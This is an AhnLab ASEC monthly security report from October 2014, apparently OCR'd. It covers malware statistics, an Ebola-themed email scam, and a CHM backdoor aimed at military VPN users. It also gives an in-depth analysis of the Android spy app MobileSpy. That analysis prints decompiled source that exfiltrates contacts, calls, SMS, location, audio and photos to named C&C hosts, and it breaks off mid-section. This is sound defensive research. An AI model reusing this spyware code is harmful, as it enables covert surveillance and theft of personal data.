
Security Trend

ASEC REPORT

VOL.58

October, 2014



AhnLab


ASEC REPORT

VOL.58 October, 2014

[ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).]

SECURITY TREND OF OCTOBER 2014

Table of Contents




1

SECURITY STATISTICS

SECURITY STATISTICS

01
Malware Statistics


According to the ASEC (AhnLab Security Emergency Response Center), 4,065,620 malware were detected in October 2014. The number of detected malware increased by 1,542,526 from 2,523,094 detected in the previous month as shown in Figure 1-1. A total of 4,065,620 malware samples were collected in October.



[Figure 1-1] Malware Trend

In Figure 1-1, "Detected Samples" refers to the number of malware detected by AhnLab products deployed by our customers. "Collected Samples" refers to the number of malware samples collected autonomously by AhnLab that were besides our products.

Figure 1-2 shows the prolific types of malware in October 2014. It appears that PUP (Potentially Unwanted Program) was the most distributed malware with 55% of the total. It was followed by Trojan (27.3%) and Adware (5.63%).



[Figure 1-2] Proportion of Malware Type in October 2014

Table 1-1 shows the Top 10 malware threats in October categorized by alias. Adware/Win32.SwiftBrowse was the most frequently detected malware (506,799), followed by Trojan/Win32.Agent (171,157).

[Table 1-1] Top 10 Malware Threats in October 2014 (by Alias)

Rank	Alias from AhnLab	No. of detections
1	Adware/Win32.SwiftBrowse	506,799
2	Trojan/Win32.Agent	171,157
3	Adware/Win32.SearchSuite	161,174
4	PUP/Win32.SwiftBrowse	104,019
5	Trojan/Win32.OnlineGameHack	102,738
6	PUP/Win32.IntClient	90,832
7	Trojan/Win32.Starter	76,924
8	Adware/Win32.Agent	75,492
9	ASD.Prevention	64,545
10	PUP/Win32.MyWebSearch	57,111

SECURITY STATISTICS

02

Web Security Statistics


In October2014, a total of 1,365 domains and 18,431 URLs were comprised and used to distribute malware. In addition, 6,081,235 malicious domains and URLs were blocked. This figure is the number of blocked connections from PCs and other systems to the malicious website by AhnLab products deployed by our customers. Finding a large number of distributing malware via websites indicates that internet users need to be more cautious when accessing websites.

[Figure 1-3] Blocked Malicious Domains/URLs in October 2014

SECURITY STATISTICS

03 Mobile Malware Statistics

In October 2014, 102,335 mobile malware were detected as shown in Figure 1-4.




[Figure 1-4] Mobile Malware Trend

Table 1-2 shows the top 10 mobile malware detected in October 2014. Trojan/FakeInst was the most distributed malware with 20,683 of the total, which increased by 5,372 from the previous month. Also, new types of PUPs such as Android-PUP/Noico and Android-PUP/Chitu were discovered in October 2014.

[Table 1-2] Top 10 Mobile Malware Threats in October (by alias)

Rank	Alias from AhnLab	No. of detections
1	Android-Trojan/FakeInst	20,683
2	Android-PUP/SmsReg	13,095
3	Android-PUP/Dowgin	12,098
4	Android-Trojan/Opfake	9,438
5	Android-Trojan/SMSAgent	3,783
6	Android-PUP/Chitu	2,973
7	Android-Trojan/SmsSend	2,704
8	Android-Trojan/SmsSpy	2,197
9	Android-PUP/Wapsx	2,135
10	Android-PUP/Noico	2,078

2



SECURITY ISSUE

SECURITY ISSUE

01

Ebola Fear Invades Cyber Space: Ebola Email Scams

As fear of the Ebola virus spreads all over the world, attackers are taking advantage of people's panic and anxiety. Figure 2-1 shows the newly reported spam email related to the Ebola virus, which includes an attachment that contains malware. The email appears to come from the World Health Organization (WHO) by using their logo and images.




Figure 2-1 | Spam emails disguised as a notice from WHO

By tracing of the sender's address, it was discovered that the email was not sent by the WHO. The domain of the official WHO is "www.who.int," whereas the sender's email address is "who@care.com." Given that most people do not know the domain name of WHO, it may be easy to delude people with an email account which includes "who". Moreover, since fear of the Ebola virus is spreading widely, most people would definitely be interested by a title saying "Ebola Safety Tips-BY WHO."




Figure 2-2 | Created File when the attached file is decompressed

The email attachment is a compressed .rar file. When the file is decompressed, an .exe file is created as shown in Figure 2-2. The executable file has a white icon, so only the file name is visible in Windows

Explorer as shown in Figure 2-2.




Figure 2-3 | Time of the executable file creation by decompressing the attachment

This email scams are distributed by taking advantage of the recent issue, but the timestamp of the executable file shows that it was created on August 22, 2013 (Figure 2-3). Although a recent issue is being used to distribute the malware, previously created malware are reused as in this case.




Figure 2-4 | RAR SFX compressed file in executable file format

When checking the file properties, it shows that it is an RAR SFX compressed file in an executable file format shown as Figure 2-4. This means that the compressed file may create multiple files or a specific file can be executed when the compressed file is decompressed. Indeed the corresponding file operates as shown in Table 2-1.

Table 2-1 | Specific files are executed when decompressing the attached file

Created File

C:\Documents and Settings\Administrator\Application Data\eaedq\ folder contains approximately 40 files

Start program registration

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsUpdate

"C:\Documents and Settings\Administrator\Application Data\eaedq\nxjqw.cmd

C:\DOCUME~1\ADMINI~1\APPLIC~1\eaedq\dhkta.bvi"

Figure 2-5 | Strings to execute the obfuscated AutoIt script file

The dhkta.bvi file uses the string "Execute(BinaryToString(''))" to execute an obfuscated script as shown in Figure 2-5. The corresponding script is obfuscated by AutoIt. The obfuscated script is then executed by nxjqw.cmd file when the first malicious file is executed.

According to the version information

of nxjqw.cmd, it is the AutoIt3.exe file that helps the AutoIt script execute. The dhkta.bvi script is executed by the nxjqw.cmd file and attempts to communicate with a specific IP address as shown below.

```
Network Connation Information
5.**4.1*2.*6:1**4
```

When a PC is infected by this malware, it steals personal information and other data from the PC. In order to prevent damages from malware infection, users need to be cautious when dealing with emails in which the subject title refers to a recent issue:

- Never open an email from an unknown sender.
- Maintain antivirus software with recent updates and use real-time monitoring features.
- Scan attachments with antivirus software before opening or executing.
- Be more cautious of the URL in an e-mail message.
- Cancel "hiding file extensions."

The corresponding aliases from V3, AhnLab's anti-virus software, are as below:

<Aliases from V3 products>

Trojan/Win32.DarkKomet (2014.10.25.00)

Trojan/Win32.MDA (2014.10.17.00)

SECURITY ISSUE

02

CHM Malware Targeting VPN Users of Military Agency

Recently discovered malware has targeted VPN users in the South Korea National Defense Information System. The malware was disguised as a Help file, and the CHM file included the following files shown in Table 2-2.

Table 2-2 | Files included in CHM file

/index.htm - loads a malicious file
/no title.jpg - an image file to deceive users
/msupdate.exe - a malicious file

When executing the CHM file, the index.htm file runs as in Figure 2-6, and msupdate.exe, the malicious file, is executed.

Figure 2-6 | Execution of "msupdate.exe" by object tag

The msupdate.exe contains the DLL in resource area as shown in Figure 2-7.

When msupdate.exe is executed, the DLL is registered as a service called "Application Management" (the main name of the service is "iamcoming").




Figure 2-7 | DLL in resource area (above)
DLL registered as a service (below)

The registered DLL communicates with the C&C server "express.xxxxxx.com:80(1x5.4x.2xx.1xx)" and creates two threads for communication. Then, the registered DLL sends system information such as the PC name and IP address to the C&C server. When communicating with the C&C server, packets are encrypted; the encrypted packet is then sent in 0x67 and received in 0x11 by XOR

operation.




Figure 2-8 | Obfuscated packet (left) Decrypted packet (right)

By receiving commands (ipconfig /all, cd, dir, etc.) from the C&C server, the malware continuously steals directory lists and IP information from the infected PC and performs other malicious activities. Thus, it is recommended that users be cautious and not open suspicious CHM files.

The corresponding aliases from V3 are as below:

<Aliases from V3 products>

Dropper/Agent (2014.10.31.05)

Trojan/Win32.Backdoor (2014.10.30.03)

3

IN-DEPTH ANALYSIS

Spy App Steals Personal Information from Smartphones

IN-DEPTH ANALYSIS

Spy App Steals Personal Information from Smartphones

Smishing attacks are widespread in South Korea where there is a high rate of smartphone usage. Smishing, a compound word of "SMS (Short Message Service) and Phishing," is a new type of attack against smartphone users. Usually, Smishing messages are disguised as "free coupons" or "wedding invitations," and contain a URL that installs mobile malware or a malicious app. The installed malware or malicious app makes illegal payments or steals personal information and mobile banking information without user's recognition. Up to this point in time, malicious apps from Smishing attacks usually resulted in financial losses with micropayment transactions or banking information theft. More recently, however, malicious apps stealing personal information from smartphones and causing secondary damage are on the rise.

In October, a malicious app was reported which steals personal information from mobile messenger application databases. V3 Mobile, a globally established mobile anti-virus software, detects the corresponding app as Android-Trojan/MobileSpy. Since it was first detected by AhnLab's mobile malware analysis system on September 15, Android-Trojan/MobileSpy continues to appear in many variants.

Android-Trojan/MobileSpy attempts to connect to a C&C server to perform commands received from the attacker. Its main functions include: recording phone conversations; sending SMS text messages; stealing records of incoming and outgoing calls and text messages; and deciphering and stealing chatting data from messenger application databases. It is a typical spy app and can cause secondary damage with stolen data

from a smartphone.

Installation and Operation Method

When Android-Trojan/MobileSpy is installed, it requests access privileges for calls, text messages, photos, videos, location information, contacts, audio recordings, and storage. Unlike normal apps, this malicious app runs automatically when the smartphone is turned on.

When the malicious app is installed, an app called "ILoveYou" displays an icon on the smartphone screen. Figure 3-1 shows two representative icons used by the malicious app, but the icons may appear differently depending on the smartphone's resolution.




Figure 3-1 | Displayed Icons when Android-Trojan/MobileSpy is installed

When a user executes the malicious app, nothing happens except for a blinking screen. However, once Android-Trojan/MobileSpy is executed, it transmits the device information to the C&C server including CPU, screen size, and network status.




Figure 3-2 | Information sent when Android-Trojan/MobileSpy is executed

Key Functions

"AndroidManifest.xml" file contains the details of the Android app.

```
<?xml version='1.0' encoding='utf-8'?>
<manifest xmlns:android=
"http://schemas.android.com/apk/res/android" android:ver-
sionCode="1"
                android:versionName="4.1.0.1" package="com.
server">
  <uses-sdk android:minSdkVersion="3"/>
... ...
    <service android:name=".BootService">
      <intent-filter>
        <action android:name="com.server.BootService"/>
      </intent-filter>
    </service>
    <service android:name=".PhoneListenerService">
      <intent-filter>
            <action android:name="com.server.Phone-
ListenerService"/>
      </intent-filter>
    </service>
... ...
    <receiver android:name=".SDCardBroadCastReceiver">
      <intent-filter>
```

```
        <action android:name="android.intent.action.MEDIA_
SCANNER_FINISHED"/>
          <data android:scheme="file"/>
        </intent-filter>
      </receiver>
    </application>
    <permission android:name="android.permission.BAIDU_
LOCATION_SERVICE"/>
    <uses-permission android:name="android.permission.
BAIDU_LOCATION_SERVICE"/>
    <uses-permission android:name="android.permission.
ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.
ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.
INTERNET"/>
    <uses-permission android:name="android.permission.
ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.
CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.
READ_SMS"/>
    <uses-permission android:name="android.permission.
SEND_SMS"/>
    <uses-permission android:name="android.permission.
WRITE_SMS"/>
    <uses-permission android:name="android.permission.
RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.
PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.
READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.
READ_CONTACTS"/>
    <uses-permission android:name="android.permission.
MOUNT_UNMOUNT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.
WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.
ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.
RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.
CAMERA"/>
    <uses-permission android:name="android.permission.
VIBRATE"/>
    <uses-permission android:name="android.permission.
READ_LOGS"/>
    <uses-permission android:name="android.permission.
WRITE_SETTINGS"/>
</manifest>
```

In AndroidManifest, there is internet connection history, Wi-Fi- access, and network status of the malicious app. Also, there is access to privilege information on the app which enables it to make and receive incoming and outgoing calls and gain access to data on the device such as contacts and the contents of incoming and outgoing SMS text messages. The app even has the privilege to use the vibrate, camera, and audio recording functions.

In addition, AndroidManifest of the app reveals major services that are executed by the Intent of smartphone; "BootService" which filters booting Intent via receiver; and "PhoneListenerService" which runs when a call is received.

Considering the privileges and the information of the receiver and services in AndroidManifest, Android-Trojan/MobileSpy exploits various smartphone

resources such as the camera and audio recordings, and also accesses records of calls and text messages.

1. MainActivity

When a user first clicks the icon for the Android-Trojan/MobileSpy app to run, the "MainActivity" class executes.

MainActivity executes BootService and PhoneListenerService. BootService checks the communication with the C&C server to send device information including the CPU, screen size, and network status. The relevant codes with PhoneListenerService are listed as below; this reveals that PhoneListenerService illegally records phone calls.

```
public class MainActivity extends Activity {
... ...
  void Start()
  {
    SystemInfo.m_pMainIntent = new Intent();
      SystemInfo.m_pMainIntent.setAction("com.server.
BootService");
    this.startService(SystemInfo.m_pMainIntent);
    SystemInfo.m_pPhoneListenIntent = new Intent();
    SystemInfo.m_pPhoneListenIntent.setAction("com.server.
PhoneListenerService");
    this.startService(SystemInfo.m_pPhoneListenIntent);
    return;
  }

  protected void onCreate(Bundle p4)
  {
    super.onCreate(p4);
    this.setContentView(2130903041);
    this.findViewById(2131230721);
    this.Start();
    this.finish();
    return;
  }
}
```

2. BootService

BootService executes Baidu Location-Client and connects to a designated C&C server to transmit user information. Baidu LocationClient is a native library which is called liblocSDK3.so. It was created and distributed by Baidu to obtain location information.

```
package com.server;

public class BootService extends Service {
... ...
  void Start(Service p10)
  {
      SystemInfo.m_LocationClient = new LocationClient(this.
getApplicationContext());

    if(new DataFile(p10, SystemInfo._strOnlineFile).isFileExit()
== 0)
    {
        SystemInfo.m_strHost = new String(Base64.
decode(SystemInfo.m_strHost.getBytes(), 0));
        SystemInfo.m_strHost = SystemInfo.
GetFromAssets(p10, "OnLine.txt");
      this.m_mainThread = new MainThread();
        this.m_mainThread.SetConnetHost(SystemInfo.m_
strHost, SystemInfo.m_nPort);
      this.m_mainThread.SetActivity(p10);
      new Thread(this.m_mainThread).start();
    }
```

```
    Thread.sleep(10000.0);
      SystemInfo.m_strHost2 = new String(Base64.
decode(SystemInfo.m_strHost2.getBytes(), 0));
    this.m_mainThread2 = new MainThread();
     this.m_mainThread2.SetConnetHost(SystemInfo.m_
strHost2, SystemInfo.m_nPort);
    this.m_mainThread2.SetActivity(p10);
    new Thread(this.m_mainThread2).start();
    return;
  }
  ... ...

  public void onCreate() {
    super.onCreate();
    this.m_Service = this;
    this.Start(this);
    return;
  }
  ... ...

}
```

When BootService is executed, it first creates the LocationClient object in order to check location information and then checks whether isonlie.dat exists inside. If the isonlie.dat does not exist, it reads OnLine.txt and connects to the host URL address. When AhnLab's researchers analyzed the app, it accessed the URL 303054638.meibu.net. After 10 seconds, it accessed the address www.g0oo0gle.com which was Base64 encoded.

3. MainThread

MainThread executes "sendOnlineMessage" and then executes "MainManager."

```
public class MainThread implements Runnable
{
  • • •
  public void run() {
    while(true) {
      if(this.m_mainManager.bConnected) {
        this.m_mainManager = new MainManager();
        this.m_mainManager.SetActivity(this.m_Activity);
         this.m_mainManager.SetConnetHost(this.m_strHost,
this.m_nPort);
        if(this.m_mainManager.initSock() != 0) {
          this.sendOnlineMessage();
          new Thread(this.m_mainManager).start();
        }
      }
      Thread.sleep(10000.0);
    }
  }
```

"sendOnlineMessage" collects system information and sends it to C&C server as shown below.

```
public void sendOnlineMessage() {
    v1 = new byte[501];
    v5 = new SystemInfo();
    v5.SetActivity(this.m_Activity);
    v1[0] = 50;
    v2 = v5.getCpuInfo().getBytes("Unicode");
    System.arraycopy(v2, 0, v1, 1, v2.length);
    v2 = v5.getTotalMemory().getBytes("Unicode");
    System.arraycopy(v2, 0, v1, 101, v2.length);
    v2 = v5.getHeightAndWidth().getBytes("Unicode");
    System.arraycopy(v2, 0, v1, 201, v2.length);
    v2 = new
StringBuilder(String.valueOf(SystemInfo.ReadWriteStact(this.
m_Context))).append(SystemInfo._strVersion).toString().
getBytes("Unicode");
    System.arraycopy(v2, 0, v1, 301, v2.length);
```

```
    v1[401] = v5.getNetWorkStat();
    this.m_mainManager.m_clientSock.sendBuffer(v1, 501);
    return;
  }
}
```

4. MainManager

MainManager checks and performs the commands sent by the C&C server. Figure 3-3 shows the commands inside MainManager, which are performed by the app.




Figure 3-3 | Commands performed by the malicious app

```
public class MainManager extends ClientManager {
... ...
  public void OnRecive(byte[] p26, int p27) {
    switch(p26[0]) {
      case 0:
        v16 = new PhoneBookManager();
        v16.SetConnetHost(this.m_strHost, this.m_nPort);
        if (v16.initSock() == 0) {
        } else {
          v16.SetActivity(this.m_Activity);
          v16.SendStart();
          new Thread(v16).start();
        }
        break;
```

MainManager operates functions as below by commands from the C&C server:

■ **PhoneBookManager**

If the value sent by the server is "0," the app creates the object PhoneBookManager and sends contact information to the designated server.

■ **PhoneRecodeManager**

If the value sent by the server is "1," a PhoneRecodeManager is created. Then the app connects to the C&C server to send the value "52," and starts the PhoneRecodeManager. The PhoneRecodeManager sends call records to the C&C server.

PhonelistenerService keeps checking the call status and records the phone calls; when a call is received, it records the inbound number in strPhoneNumber, and records the conversation in a file named "Inbound number MMddhhmm.amr" under "sdcardPath/AnServer/" when the call begins. When the call ends, it stops recording.

```
case 1:
    v17 = new PhoneRecodeManager();
    v17.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v17.initSock() == 0) {
    } else {
      v17.SetActivity(this.m_Activity);
```

```
        v17.SendStart();
        new Thread(v17).start();
    }
    break;
```

■ MessageManager

If the value sent by the server is "2," the app creates MessageManager and communicates with the server. It sends the value "53" to the server and starts MessageManager. Depending on the value received from the server as below, it operates functions related to SMS.

```
case 2:
    v11 = new MessageManager();
    v11.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v11.initSock() == 0) {
        } else {
        v11.SetActivity(this.m_Activity);
        v11.SendStart();
        new Thread(v11).start();
    }
    break;
```

■ FileManager

If the value sent by the server is "3," the app creates FileManager and communicates with the server. It sends the value "54" to the server and starts FileManager. FileManager operates functions related to the saved files on the phone.

```
case 3:
    v6 = new FileManager();
    v6.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v6.initSock() == 0) {
    } else {
        v6.SetActivity(this.m_Activity);
        v6.SendStart();
        new Thread(v6).start();
    }
    break;
```

■ MainThread

If the value sent by the server is "7," the C&C address is changed into the URL and port received with the value. When the new address is configured, MainThread is restarted.

```
case 7:
  v9 = new byte[(p27 - 1)];
    v10 = new MainThread();
    new String();
    System.arraycopy(p26, 1, v9, 0, (p27 - 1));
    v21 = new String;
    v21(v9, "UTF-8");
    v14 = v21.length();
    if (v14 <= 0) {
    } else {
        v13 = v21.indexOf(":");
            v10.SetConnetHost(v19, Integer.parseInt(v21.
substring((v13 + 1), v14)));
        v10.SetActivity(this.m_Activity);
        new Thread(v10).start();
    }
    break;
```

■ LocationManager

If the value sent by the server is "8," the app creates LocationManager and

communicates with the server. It sends the value "57" to the server and starts LocationManager. LocationManager sends location information of the device to the server.

```
case 8:
    v8 = new LocationManager();
    v8.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v8.initSock() == 0) {
    } else {
      v8.SetActivity(this.m_Activity);
      v8.SendStart();
      new Thread(v8).start();
    }
    break;
```

■ UnInstall

If the value sent by the server is "9," the app calls UnInstall. UnInstall creates the isonlie.dat file and initiates with ok.

```
case 9:
    this.UnInstall();
    break;
```

■ RecodeManager

If the value sent by the server is "10," the app creates RecodeManager and communicates with the server. It sends the value "58" to the server and starts RecodeManager. RecodeManager records audio data and sends the data to the server.

```
case 10:
    v18 = new RecodeManager();
    v18.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v18.initSock() == 0) {
    } else {
      v18.SetActivity(this.m_Activity);
      v18.SendStart();
      new Thread(v18).start();
    }
    break;
```

■ CameraManager

If the value sent by the server is "14," the app creates CameraManager and communicates with the server. It sends the value "60" to the server and starts CameraManager. CameraManager takes photos with Autofocus and saves the images as SDCard/AnServer/CamMMddhhmm.jpg to send them to the server.

```
case 14:
    v4 = new CameraManager();
    v4.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v4.initSock() == 0) {
    } else {
      v4.SetActivity(this.m_Activity);
      v4.SendStart();
      new Thread(v4).start();
    }
    break;
```

■ Ko***Manager

If the value sent by the server is "30,"

